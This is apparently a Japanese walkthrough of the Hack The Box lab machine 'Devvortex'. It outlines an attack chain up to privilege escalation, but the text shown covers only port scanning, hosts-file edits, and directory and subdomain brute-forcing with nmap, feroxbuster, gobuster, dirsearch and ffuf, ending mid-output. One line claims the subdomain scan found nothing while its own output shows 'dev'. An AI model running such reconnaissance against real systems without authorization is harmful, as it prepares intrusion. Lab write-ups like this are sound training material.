本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「Devvortex」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン
(2) 名前解決のためのhostsファイル更新(1回目)
(3) Webアクセスできるファイル/ディレクトリ調査(1回目)
(4) Webアクセスできるサブドメイン調査
(5) 名前解決のためのhostsファイル更新(2回目)
(6) Webアクセスできるファイル/ディレクトリ調査(2回目)
(7) Joomla!の調査
(8) Joomla!へのログイン及び任意のコマンド実行
(9) リバースシェルによるシェル奪取
(10) データベースから認証情報取得
(11) loganユーザーのパスワードハッシュ解析
(12) SSHを用いてloganユーザーでログイン
(13) 特権昇格
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン
(1) nmapコマンドを実行して、応答があるTCPのポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)のポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.242
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 22:08 JST
Nmap scan report for 10.10.11.242
Host is up (0.32s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT       ADDRESS
1   199.05 ms 10.10.16.1
2   404.97 ms 10.10.11.242

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.18 seconds
名前解決のためのhostsファイル更新(1回目)
(1) ブラウザを用いて「http://10.10.11.242/」にアクセスすると、「http://devvortex.htb/」にリダイレクトされる。
(2) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.242 devvortex.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.242 devvortex.htb」が出力されることを確認する。
(3) ブラウザを用いて「http://devvortex.htb/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査(1回目)
(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になるURLはない。
$ feroxbuster -u http://devvortex.htb/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
200      GET      229l      475w     6845c http://devvortex.htb/portfolio.html
200      GET      254l      520w     7603c http://devvortex.htb/do.html
200      GET      231l      545w     7388c http://devvortex.htb/about.html
200      GET        5l       48w     1493c http://devvortex.htb/images/fb.png
200      GET        6l       52w     1968c http://devvortex.htb/images/twitter.png
200      GET       11l       39w     3419c http://devvortex.htb/images/d-4.png
200      GET        5l       23w     1217c http://devvortex.htb/images/location-white.png
200      GET        5l       55w     1797c http://devvortex.htb/images/linkedin.png
200      GET        6l       57w     1878c http://devvortex.htb/images/youtube.png
200      GET      100l      178w     1904c http://devvortex.htb/css/responsive.css
200      GET        5l       12w      847c http://devvortex.htb/images/envelope-white.png
200      GET      289l      573w     8884c http://devvortex.htb/contact.html
200      GET       11l       50w     2892c http://devvortex.htb/images/d-1.png
200      GET        3l       10w      667c http://devvortex.htb/images/telephone-white.png
200      GET       44l      290w    17183c http://devvortex.htb/images/c-1.png
200      GET        7l       30w     2018c http://devvortex.htb/images/d-3.png
200      GET        6l       13w      639c http://devvortex.htb/images/quote.png
200      GET        9l       24w     2405c http://devvortex.htb/images/d-2.png
200      GET       71l      350w    24351c http://devvortex.htb/images/c-2.png
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる結果はない。
$ gobuster dir -u http://devvortex.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Devvortex_80.txt
ーーー(省略)ーーー
/css                  (Status: 301) [Size: 178] [--> http://devvortex.htb/css/]
/images               (Status: 301) [Size: 178] [--> http://devvortex.htb/images/]
/js                   (Status: 301) [Size: 178] [--> http://devvortex.htb/js/]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になるURLはない。
$ sudo dirsearch -u http://devvortex.htb/
ーーー(省略)ーーー
[22:23:09] 301 -  178B  - /js  ->  http://devvortex.htb/js/
[22:23:26] 200 -    7KB - /about.html
[22:23:56] 200 -    9KB - /contact.html
[22:23:57] 301 -  178B  - /css  ->  http://devvortex.htb/css/
[22:24:10] 403 -  564B  - /images/
[22:24:10] 301 -  178B  - /images  ->  http://devvortex.htb/images/
[22:24:13] 403 -  564B  - /js/
ーーー(省略)ーーー
(4) ffufを用いてアクセスできるURLを確認するが、特に気になるURLはない。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://devvortex.htb/FUZZ" -ic
ーーー(省略)ーーー
images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 408ms]
                        [Status: 200, Size: 18048, Words: 6791, Lines: 584, Duration: 408ms]
css                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 204ms]
js                      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 200ms]
                        [Status: 200, Size: 18048, Words: 6791, Lines: 584, Duration: 200ms]
ーーー(省略)ーーー
Webアクセスできるサブドメイン調査

(1) ffufを用いてアクセスできるdevvortex.htbのサブドメインを調査するが、特に何も出力されない。
$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt:FFUZ -H "Host: FFUZ.devvortex.htb" -u http://devvortex.htb/ -fs 154
ーーー(省略)ーーー
dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 400ms]
:: Progress: [100000/100000] :: Job [1/1] :: 171 req/sec :: Duration: [0:09:45] :: Errors: 0 ::
ーーー(省略)ーーー
名前解決のためのhostsファイル更新(2回目)
(1) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.242 dev.devvortex.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.242 dev.devvortex.htb」が出力されることを確認する。
(2) ブラウザを用いて「http://dev.devvortex.htb/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査(2回目)
(1) feroxbusterを用いてアクセスできるURLを確認すると、「http://dev.devvortex.htb/administrator/help/」などがあることが分かる。
$ feroxbuster -u http://dev.devvortex.htb/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator/modules => http://dev.devvortex.htb/administrator/modules/
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator/includes => http://dev.devvortex.htb/administrator/includes/
301      GET        7l       12w      178c http://dev.devvortex.htb/images/banners => http://dev.devvortex.htb/images/banners/
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator/templates => http://dev.devvortex.htb/administrator/templates/
301      GET        7l       12w      178c http://dev.devvortex.htb/templates/system => http://dev.devvortex.htb/templates/system/
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator/logs => http://dev.devvortex.htb/administrator/logs/
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator/help => http://dev.devvortex.htb/administrator/help/
301      GET        7l       12w      178c http://dev.devvortex.htb/media/system => http://dev.devvortex.htb/media/system/
301      GET        7l       12w      178c http://dev.devvortex.htb/libraries/src => http://dev.devvortex.htb/libraries/src/
301      GET        7l       12w      178c http://dev.devvortex.htb/media/layouts => http://dev.devvortex.htb/media/layouts/
301      GET        7l       12w      178c http://dev.devvortex.htb/layouts/joomla => http://dev.devvortex.htb/layouts/joomla/
200      GET        7l       27w     3309c http://dev.devvortex.htb/media/templates/site/cassiopeia/assets/img/apple-touch-icon.png
200      GET        9l       23w      847c http://dev.devvortex.htb/media/templates/site/cassiopeia/assets/img/favicon.png
200      GET       41l      215w    16023c http://dev.devvortex.htb/media/templates/site/cassiopeia/assets/img/clients/client-4.png
200      GET       32l      199w     9277c http://dev.devvortex.htb/media/templates/site/cassiopeia/assets/img/clients/client-1.png
200      GET       20l      118w     5770c http://dev.devvortex.htb/media/templates/site/cassiopeia/assets/img/clients/client-6.png
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認すると、「http://dev.devvortex.htb/administrator/」などがあることが分かる。
$ gobuster dir -u http://dev.devvortex.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Devvortex_80.txt
ーーー(省略)ーーー
/administrator        (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/administrator/]
/api                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/api/]
/cache                (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/cache/]
/cli                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/cli/]
/components           (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/components/]
/home                 (Status: 200) [Size: 23221]
/images               (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/images/]
/includes             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/includes/]
/language             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/language/]
/layouts              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/layouts/]
/libraries            (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/libraries/]
/media                (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/media/]
/modules              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/modules/]
/plugins              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/plugins/]
/robots.txt           (Status: 200) [Size: 764]
/templates            (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/templates/]
/tmp                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/tmp/]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認すると、「http://dev.devvortex.htb/administrator/」などがあることが分かる。
$ sudo dirsearch -u http://dev.devvortex.htb/
ーーー(省略)ーーー
[02:01:38] 403 -  564B  - /admin/.config
[02:02:07] 301 -  178B  - /administrator  ->  http://dev.devvortex.htb/administrator/
[02:02:08] 200 -   31B  - /administrator/cache/
[02:02:08] 403 -  564B  - /administrator/includes/
[02:02:08] 200 -   12KB - /administrator/
[02:02:08] 200 -   31B  - /administrator/logs/
[02:02:08] 301 -  178B  - /administrator/logs  ->  http://dev.devvortex.htb/administrator/logs/
[02:02:09] 200 -   12KB - /administrator/index.php
